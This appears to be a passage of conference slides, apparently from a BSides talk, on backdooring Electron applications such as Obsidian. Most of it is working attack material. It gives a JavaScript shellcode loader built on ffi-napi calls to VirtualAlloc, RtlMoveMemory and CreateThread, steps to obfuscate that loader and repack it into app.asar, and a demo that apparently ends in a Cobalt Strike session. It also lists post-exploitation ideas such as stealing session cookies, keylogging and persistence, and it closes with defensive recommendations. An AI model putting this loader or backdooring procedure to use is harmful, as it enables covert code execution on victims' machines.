PS C:\Users\Null\AppData\Local\Obsidian\resources\BSidesNOVA> npm install ffi-napi

changed 3 packages, and audited 93 packages in 1s

10 packages are looking for funding
  run `npm fund` for details

4 moderate severity vulnerabilities

To address all issues (including breaking changes), run:
  npm audit fix --force

Run `npm audit` for details.
```




```json
"name": "obsidian",
"description": "Obsidian",
"version": "0.15.9",
"homepage": "https://obsidian.md",
"license": "UNLICENSED",
"author": "Obsidian",
"private": true,
"main": "main.js",
"dependencies": {
    "@electron/remote": "2.0.4",
    "btime": "../btime",
    "ffi-napi": "^4.0.3",
    "get-fonts": "../get-fonts",
    "ref-napi": "^3.0.3",
    "vibrancy-win": "../vibrancy-win"
}
```

# Modify Entry Point JavaScript file

```
const PAGE_EXECUTE_READWRITE = 0x40;

//DLL Imports
//============================================================
const kernel32_ffi = ffi.Library('kernel32.dll', {
    VirtualAlloc: [POINTER, [POINTER, SIZE_T, DWORD, DWORD]],
    VirtualProtect: [BOOL, [POINTER, SIZE_T, DWORD, POINTER]],
    CreateThread: [HANDLE, [LPSECURITY_ATTRIBUTES, SIZE_T, LPTHREAD_START_ROUTINE, LPVOID, DWORD, LPDWORD]],
    RtlMoveMemory: [POINTER, [POINTER, POINTER, SIZE_T]],
    GetLastError: [DWORD, [VOID]]
});

//Extract Shellcode
//============================================================
function extract_shellcode(shellcode_file){
    console.log("[+] Reading Shellcode File...");
    const shellcode = fs.readFileSync(shellcode_file);
    return shellcode
}

//FFI Injection
//============================================================
function local_injection(shellcode, shellcode_length){
    let threadID = ref.NULL;

    console.log("[+] Attempting to Allocate Memory...");
    const virtualAllocAddress = kernel32_ffi.VirtualAlloc(ref.NULL, shellcode_length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    if (ref.isNull(virtualAllocAddress) === true){
        console.log("[!] Error Allocating Memory: " + ref.hexAddress(virtualAllocAddress));
        console.log("[!] Error Code: " + kernel32_ffi.GetLastError());
        process.exit();
    } else {
        console.log("[+] VirtualAlloc was Successful. Allocated Buffer is Located at: " + ref.hexAddress(virtualAllocAddress));
    }

    console.log("[+] Writing Shellcode to Allocated Buffer... ");
    const moveMemory = kernel32_ffi.RtlMoveMemory(virtualAllocAddress, Buffer(shellcode), shellcode_length);

    console.log("[+] Creating Thread and Executing Shellcode... ");
    const createThreadAddress = kernel32_ffi.CreateThread(ref.NULL, 0, virtualAllocAddress, ref.NULL, 0, threadID);
    if (ref.isNull(createThreadAddress) === true) {
        console.log("[!] Error Creating Thread");
        console.log("[!] Error Code: " + kernel32_ffi.GetLastError());
    } else {
        console.log("[+] CreateThread was Successful. Handle is Located at: " + ref.hexAddress(createThreadAddress));
    }
}

//Main Function
//============================================================
shellcode = extract_shellcode("C:\\Users\\Dev\\Downloads\\bsidesdemoshellcode.bin")
let shellcode_length = shellcode.length;
local_injection(shellcode, shellcode_length);
```

Interfacing with Kernel32 functions

Extract Shellcode From Disk

Allocate Buffer using VirtualAlloc

Move Shellcode into Buffer using RTLMoveMemory

Create a Thread to Execute Shellcode using CreateThread

# BONUS: OBFUSCATE LOADER

Install javascript-obfuscator


```
PS C:\Users\Dev\Documents> npm install --global javascript-obfuscator

changed 103 packages, and audited 104 packages in 6s

43 packages are looking for funding
  run `npm fund` for details

found 0 vulnerabilities
PS C:\Users\Dev\Documents> javascript-obfuscator .\index.js --self-defending true --compact true --output index_mangle.js

[javascript-obfuscator-cli] Obfuscating file: index.js...
PS C:\Users\Dev\Documents> cat .\index_mangle.js
const a0_0x4b3dca=a0_0x4026;function a0_0x5134(){const _0x2112c7=['[+]\x20Writing\x20Shellcode\x20to\x20Allocated\x20Buffer...
\x20','9148122EpwCTm','590BTNUtT','RtlMoveMemory','2442564JTmras','NULL','hexAddress','types','53034ioSGUR','C:UsersDevDocumen
tsmrnaCalc.bin','constructor','search','Library','pointer','log','VirtualAlloc','isNull','kernel32.dll','uint32*','[+]\x20Crea
teThread\x20was\x20Successful.\x20Handle\x20is\x20Located\x20at:\x20','956182dwhzhq','[+]\x20VirtualAlloc\x20was\x20Successful
.\x20Allocated\x20Buffer\x20is\x20Located\x20at:\x20','[+]\x20Attempting\x20to\x20Allocate\x20Memory...','GetLastError','ffi-n
api','int','5872792xnsTzE','void','[!]\x20Error\x20Creating\x20Thread','void*','toString','7nDdYZM','1090401SSrDGW','[!]\x20Er
ror\x20Code:\x20','311258iqXsJv','ref-napi','readFileSync','(((.+)+)+)+$','[+]\x20Creating\x20Thread\x20and\x20Executing\x20Sh
ellcode...\x20'];a0_0x5134=function(){return _0x2112c7;};return a0_0x5134();}function a0_0x4026(_0x53c600,_0x272344){const _0x
```

Obfuscate and Minify Loader

Pack the contents back into app.asar

```
PS C:\Users\Dev\AppData\Local\Obsidian\resources> asar pack .\backdoor\ app.asar
PS C:\Users\Dev\AppData\Local\Obsidian\resources> ls


    Directory: C:\Users\Dev\AppData\Local\Obsidian\resources


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/10/2022   9:37 PM                app.asar.unpacked
d-----         8/21/2022   7:05 PM                backdoor
-a----          9/8/2022   1:18 AM     1275250157 app.asar
-a----         4/10/2022   9:37 PM       15865955 obsidian.asar
```

# Demo



Recycle Bin
Obsidian
FileZilla Client
Process Hacker 2
Firefox
Procmon
HxD
Procmon64
Wireshark
Proxifier
Zoom
Task Explorer (64-bit)
CFF Explorer
Visual Studio 2022
dnSpy
Visual Studio Code
IDA Pro (32-bit)
WinDbg (X64)
Process Hacker [DESKTOP-FU2BOO7\Dev]
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
Search Processes (Ctrl+K)
Processes Services Network Disk
Name PID CPU I/O total ... Private b... User nam
System Idle Process 0 99.48 60 kB NT AUTH
System 4 0.08 196 kB NT AUTH
smss.exe 384 1.04 MB
Memory Compression 1168 200 kB
Interrupts 0.17 0
Registry 124 10.72 MB
csrss.exe 504 2.34 MB
wininit.exe 616 1.41 MB
services.exe 776 5.23 MB
lsass.exe 784 8.01 MB
fontdrvhost.exe 956 1.28 MB
csrss.exe 624 0.02 2.47 MB
winlogon.exe 696 2.55 MB
fontdrvhost.exe 964 2.71 MB
dwm.exe 492 0.04 75.53 MB
explorer.exe 5768 0.02 105 MB DESKTOP
SecurityHealthSystray.exe 8684 2.01 MB DESKTOP
vmtoolsd.exe 8812 0.03 760 B/s 31.48 MB DESKTOP
OneDrive.exe 8872 16.52 MB DESKTOP
ProcessHacker.exe 9160 0.12 16.73 MB DESKTOP
Workspaces Applications
Sep 8 1:01 AM
Cobalt Strike
Cobalt Strike View Attacks Reporting Help
listener user compu... note process pid arch last inter... external

# FFI BACKDOORING RESULTS

- Pros:
  - Execute code in context of Electron application
  - Only requires low-privilege access
  - No PEs (DLLs/EXEs) used
- Cons:
  - Difficult to initially set up

# ADDITIONAL POST-EXPLOITATION IDEAS


- Dumping Teams/Slack Session Cookies
- Command-and-Control Agent
    - Venus Agent for Mythic Comes to Mind…
- Prompting Users for Credentials
- Local Persistence
    - Slack/Teams Run on Start Up…
- Keylogger



# 04

# CONCLUSION

Conclusion and Recommendations



# Recommendations (For Application Developers)


## INSTALL APPS AS HIGH PRIVILEGE USER

Requires an adversary to escalate local privileges before an Electron application can be abused

## VERIFY ASAR INTEGRITY AT RUNTIME

ASAR integrity checking is supported on macOS. Windows does not currently support, but is in development

# Recommendations Continued


## DETECT SUSPICIOUS MODIFICATIONS OF ASAR FILES

Use host-based security product to alert on suspicious access to ASAR files from non-Electron processes

## UPDATE TO LATEST ELECTRON VERSION

Updates often fix security vulnerabilities and update the underlying Chromium and Node.js versions

# CONCLUSION

- Electron is a widely used runtime framework used to build applications seen in most client environments
- Electron exposes application source code within installation folder
    - This allows attackers to backdoor production Electron applications without breaking executable signature
- Until Electron developers implement integrity checking on Windows, applications will be vulnerable to this abuse
- Read more about this in my blog: https://barbellsandrootshells.com/electron-shellcode-loader

# REFERENCES


- https://www.electronjs.org/docs/latest/
- http://man.hubwiz.com/docset/electron.docset/Contents/Resources/Documents/index.html
- https://nodejs.org/en/docs/
- Introducing Electron by Felix Rieseberg
- https://www.contextis.com/en/blog/basic-electron-framework-exploitation
- https://thevivi.net/blog/pentesting/2022-03-05-plugins-for-persistence/
- https://www.infoq.com/articles/the_edge_of_net_and_node/
- https://blog.doyensec.com/2018/07/19/instrumenting-electron-app.html
- https://www.blackhat.com/docs/us-17/thursday/us-17-Carettoni-Electronegativity-A-Study-Of-Electron-Security.pdf

# THANK YOU FOR LISTENING!